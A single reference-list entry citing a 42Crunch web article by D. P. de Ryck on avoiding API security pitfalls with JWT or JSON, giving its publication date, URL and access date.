[15] D. P. de Ryck, "7 ways to avoid API security pitfalls when using JWT or JSON," *42Crunch*, 03-Feb-2023. [Online]. Available: https://42crunch.com/7-ways-to-avoid-jwt-pitfalls/. [Accessed: 11-Feb-2023].